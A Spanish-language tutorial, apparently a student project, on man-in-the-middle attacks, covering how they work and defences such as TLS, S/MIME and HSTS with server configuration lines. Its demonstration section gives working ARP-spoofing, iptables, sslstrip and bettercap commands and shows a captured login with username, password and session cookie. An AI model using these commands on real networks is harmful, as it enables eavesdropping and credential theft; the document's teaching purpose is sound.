Man in the middle (MITM)

Cómo usuarios de la web nos vemos expuestos a todo tipo de amenazas, siempre que estemos conectados habrá ataques malintencionados que busquen acceder a nuestros datos aprovechándose de vulnerabilidades en las comunicaciones que establecemos día a día.

Hay muchos tipos de ataques a los que estamos expuestos y no somos conscientes de ello, por esa razón vamos a explicaros uno que es bastante común y así sepáis como podéis protegeros y en que consiste básicamente, es el llamado “man in the middle” u “hombre en el medio”.


¿Qué es el ataque Man-in-the-Middle?

Un ataque Man-in-the-Middle es un tipo de ataque cibernético en el que el atacante se inserta entre la comunicación entre dos partes (personas o sistemas) sin que ninguno de ellos se dé cuenta y retransmite la comunicación entre ellos. Como el atacante tiene acceso completo a la comunicación, puede **interceptar, espiar o alterar la información, y luego enviar y recibir comunicaciones de las dos partes.**

Como las dos partes creen que se están comunicando entre sí, el atacante podría obtener acceso a la información confidencial que se comparte e inyectar la información que desea.

Los ataques MITM también son posibles en el procesamiento en tiempo real, lo que permitiría a los atacantes comprometer las transacciones financieras, como modificar el número de cuenta del destinatario y la cantidad transferida.

Para este tipo de ataques se necesitan dos máquinas víctima, que bien podría ser el servidor y un equipo de una red empresarial, o bien el router y el equipo de nuestra víctima real, además de la máquina del atacante. Siempre que el atacante pueda autenticarse como los dos lados de la comunicación, tendrá todo el acceso.



¿Cómo funciona un ataque Man-in-the-Middle?

Consideremos dos partes:

AA y **BB**, que necesitan comunicarse de forma segura entre sí.
CC, el atacante que desea interceptar la comunicación.

Cuando **AA** desea enviar un mensaje confidencial a **BB**, se produce el siguiente proceso:

1. **AA** inicialmente envía un mensaje a **BB** – solicitando **BB** por su "clave pública – una clave encriptada". **CC** intercepta el mensaje pero lo retransmite tal como es.

2. **BB** responde con un mensaje y envía su clave pública (BBK). **CC** intercepta el mensaje, reemplaza la clave pública de **BB** (BBK) con su propia clave pública (CCK) y luego envía el mensaje a **AA**.

3. Ahora **AA** encripta el mensaje confidencial con la clave pública recibida (CCK), creyendo que la clave es de **BB**. **AA** envía el mensaje cifrado a **BB**.

4. **CC** intercepta el mensaje cifrado, lo descifra y lee el mensaje. **CC** ahora puede modificar el mensaje si es necesario. Luego, **CC** cifra este mensaje con la clave pública de **BB** (BBK) Y lo envía a **BB**.

5. **BB** recibe el mensaje, lo descifra y lee el mensaje, sin sospechar que es un mensaje falso.

6. El contenido de los mensajes entregados a **AA** y **BB** es el deseado por **CC**.

¿Cómo defenderse de los ataques MITM?

En la actualidad, los ataques MITM se detectan y previenen de tres maneras:

-Autenticación
-Detección de falsificación
-Análisis forense

-La **autenticación** garantiza que un mensaje específico proviene de una fuente específica. Los protocolos criptográficos suelen estar incorporados con autenticación de punto final para evitar ataques MITM.

Transport Layer Security (TLS), que es una infraestructura de clave pública, fortalece el Protocolo de control de transmisión contra los ataques MITM. TLS ayuda a autenticar a las partes a través de una autoridad certificadora (CA) mutuamente confiable. Los clientes y servidores adquieren certificados SSL / TLS de CA fiables, por lo que el intercambio de certificados permite la autenticación mutua.

En las comunicaciones por correo electrónico, las extensiones de correo de Internet seguras / multipropósito (S / MIME) se utilizan para cifrar correos electrónicos, y esto ayuda a garantizar que solo los destinatarios puedan leerlos. Los atacantes no podrán alterar los mensajes.

Además, los Certificados Digitales, que son exclusivos de una persona, se pueden usar para firmar los correos electrónicos S / MIME, lo que proporciona una autenticación adicional.

-La **detección de sabotaje** solo detecta cualquier alteración en un mensaje.

-En **Análisis forense**, se utiliza el tráfico de red capturado de un presunto ataque MITM para confirmar si se ha producido un ataque y también para averiguar el origen del ataque.

Demostración: realizando ataque MITM


1) Primero activamos el enrutamiento del PC:
echo "1" > /proc/sys/net/ipv4/ip_forward

2) Hacemos que el tráfico que vaya al puerto 80 se vaya a otro puerto:
iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port <listenPort>

3) ARPspoof consiste básicamente en inundar la red con paquetes ARP indicando que nuestra mac address es la asociada a la IP de nuestra víctima y que nuestra MAC está también asociada a la IP del router (puerta de enlace) de nuestra red. De esta forma, todas las máquinas actualizarán sus tablas con esta nueva información maliciosa:
arpspoof -i <interface> -t <target-ip> <ip-router>

4) *Utilizamos ssltstrip para intentar escuchar también el tráfico https:*
python sslstrip.py -l <listenPort>

5) Ejecutando wireshark veremos los paquetes que envía nuestra víctima:



Pero hay programas que realizan todo esto **automáticamente**.

Una de las herramientas es **Bettercap**:

Con Bettercap lo único que tenemos que hacer para realizar un ataque MITM y conseguir una cuenta es atrapar el tráfico con:

sudo bettercap -T <Target-IP> --proxy -P POST

```
antonio@antonio-GE62-7RD:~$ sudo bettercap -T 192.168.1.91 --proxy -P POST
 _                                     _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/



[I] Starting [ spoofing:✔ discovery:✘ sniffer:✔ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstr
ip:✔ http-server:✘ dns-server:✔ ] ...

[I] Found hostname android-de24a7134e73e8fc for address 192.168.1.91
[I] [wlp2s0] 192.168.1.86 : 30:E3:7A:9B:DB:56 / wlp2s0 ( Intel Corporate )
[I] [GATEWAY] 192.168.1.1 : E0:51:63:8E:0B:63 ( Arcadyan )
[I] Found hostname liveboxfibra for address 192.168.1.1
[I] [TARGET] 192.168.1.91 : B4:EF:FA:25:B7:11 / android-de24a7134e73e8fc ( Lemobile Information Technolog
y (Beijing) Co. )
[I] [DNS] Starting on 192.168.1.86:5300 ...
[I] [HTTP] Proxy starting on 192.168.1.86:8080 ...
[android-de24a7134e73e8fc/192.168.1.91] GET http://api.platform.letv.com/upgrade?appkey=01030020101006800
010&package_name=com.android.deskclock&appversion=0.9.90&macaddr=02:00:00:00:00:00&appid=720&devmodel=CDE
ID720&devmodel2=Le+X620 ( text/html ) [502]
[android-de24a7134e73e8fc/192.168.1.91 > 178.63.97.8:http] [POST] http://m.comunio.es/reg/1525634893Z1xfK
PcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqro1Z2990498056

[REQUEST HEADERS]

  Host : m.comunio.es
  Connection : close
  Content-Length : 43
  Cache-Control : max-age=0
  Origin : http://m.comunio.es
  Upgrade-Insecure-Requests : 1
  Content-Type : application/x-www-form-urlencoded
  User-Agent : Mozilla/5.0 (Linux; Android 6.0; Le X620 Build/HEXCNFN5902606141S) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/66.0.3359.126 Mobile Safari/537.36
  Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
  Referer : http://m.comunio.es/rch/1525634892Z1xfKPcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqro1Z2990498056
  Accept-Encoding : identity
  Accept-Language : es-ES,es;q=0.9
  Cookie : __utmmobile=0xaebff593bd5c1a39; csessionid=1525634893Z1xfKPcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqr
o1Z2990498056

[REQUEST BODY]

  tzoffset : 2
  username : Tequito
  password : tupass

[android-de24a7134e73e8fc/192.168.1.91] POST http://m.comunio.es/reg/1525634893Z1xfKPcOGyT0y7E8Z1ft4i7v6f
t2asc8roabaotqro1Z2990498056 ( text/html ) [302]

[REQUEST HEADERS]

  Host : m.comunio.es
  Connection : close
```

Bettercap cuenta con **SSLStrip** por lo que las páginas HTTPS que no cuenten con **HSTS** serán vulnerables.

SSLSTRIP

Moxie Marlinspike presentó en el Black Hat 2009 una ingeniosa herramienta llamada SSLStrip, dirigida a **hacer creer al usuario que se encuentra en un sitio web con cifrado SSL cuando en realidad todos los datos están siendo transmitidos en abierto**.

El funcionamiento de **SSLStrip** es simple, **reemplaza todas las peticiones HTTPS** de una página web por HTTP y luego hace un MITM (ataque “Man in the Middle”) entre el servidor y el cliente. La idea es que la víctima y el agresor se comuniquen a través de HTTP, mientras que el atacante y el servidor, se comunican a través de HTTPS con el certificado del servidor. Por lo tanto, el atacante es capaz de ver todo el tráfico en texto plano de la víctima.

HSTS

HTTP Strict Transport Security o HTTP con Seguridad de Transporte Estricta (HSTS), es una política de seguridad web establecida para evitar ataques que puedan interceptar comunicaciones, cookies, etc. Según este mecanismo un servidor web declara que los agentes de usuario compatibles (es decir, los navegadores), solamente pueden interactuar con ellos mediante conexiones HTTP seguras (es decir, en HTTP sobre TLS/SSL.

La política HSTS es comunicada por el servidor al navegador a través de un campo de la cabecera HTTP de respuesta denominado "Strict Transport-Security". La política HSTS especifica un período de tiempo durante el cual el agente de usuario deberá acceder al servidor sólo en forma segura.

En otras palabras, si cuando un usuario quiere acceder a un sitio web cómo puede ser ***Gmail*** o ***Facebook***, éste no introduce en la barra de direcciones ***URL*** el protocolo con ***HTTPs***, por ejemplo “***https://gmail.com***” o “***https://facebook.com***”, sino que introduce simplemente ***gmail.com*** o ***facebook.com***, entonces el navegador automáticamente fuerza la conexión ***HTTPs***.

Navegadores soportados

Entre los navegadores que soportan HSTS se encuentran:

- Google Chrome desde la versión 4.0.211.0.
- Google Chrome para Android desde la versión 18.
- Firefox y Firefox Mobile desde la versión 4.
- Opera desde la versión 12.
- Safari desde la versión 7.
- Android Browser desde la versión 4.4 de Android.
- Internet Explorer planea implementarlo en la versión 12 de su navegador.

Implementando HSTS

La implementación de HSTS es bastante sencilla, y daremos ejemplos para las tres principales plataformas web del mundo.

-) En el caso de Apache, será necesario agregar al archivo **.htaccess** la siguiente línea:

Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

-) nginx también soporta la utilización de HSTS, declarando la siguiente línea en el archivo **nginx.conf**:

add_header Strict-Transport-Security "max-age=31536000; includeSubDomains";

-) Para sitios alojados en IIS, el servicio web de Windows Server, debemos agregar el siguiente fragmento en el archivo **web.config** del sitio:

```
<system.webServer>
<httpProtocol>
<customHeaders>
<add name="Strict-Transport-Security" value="max-age=31536000"/>
</customHeaders>
</httpProtocol>
</system.webServer>
```

En todos los casos, el parámetro **max-age** indica cuánto tiempo (en segundos) el navegador del usuario deberá comunicarse via HTTPS con el servidor de destino. En todos los ejemplos hemos utilizado como período 1 (un) año y el contador se reiniciará cada vez que el usuario vuelva a ingresar al sitio.

Por último, el parámetro **includeSubDomains** obliga al navegador del usuario a validar que la comunicación sea establecida de manera segura en todos los subdominios del sitio.

Referencias:

https://securebox.comodo.com/ssl-sniffing/man-in-the-middle-attack/

https://www.pablofain.com/que-es-hsts-y-como-implementarlo-para-incrementar-la-seguridad-de-mi-sitio/

http://www.elladodelmal.com/2016/03/ataques-man-in-middle-hsts-sslstrip-2.html

https://www.redeszone.net/seguridad-informatica/sslstrip/

Realizado por:

Javier Prieto Infante y Antonio Martos Rodríguez.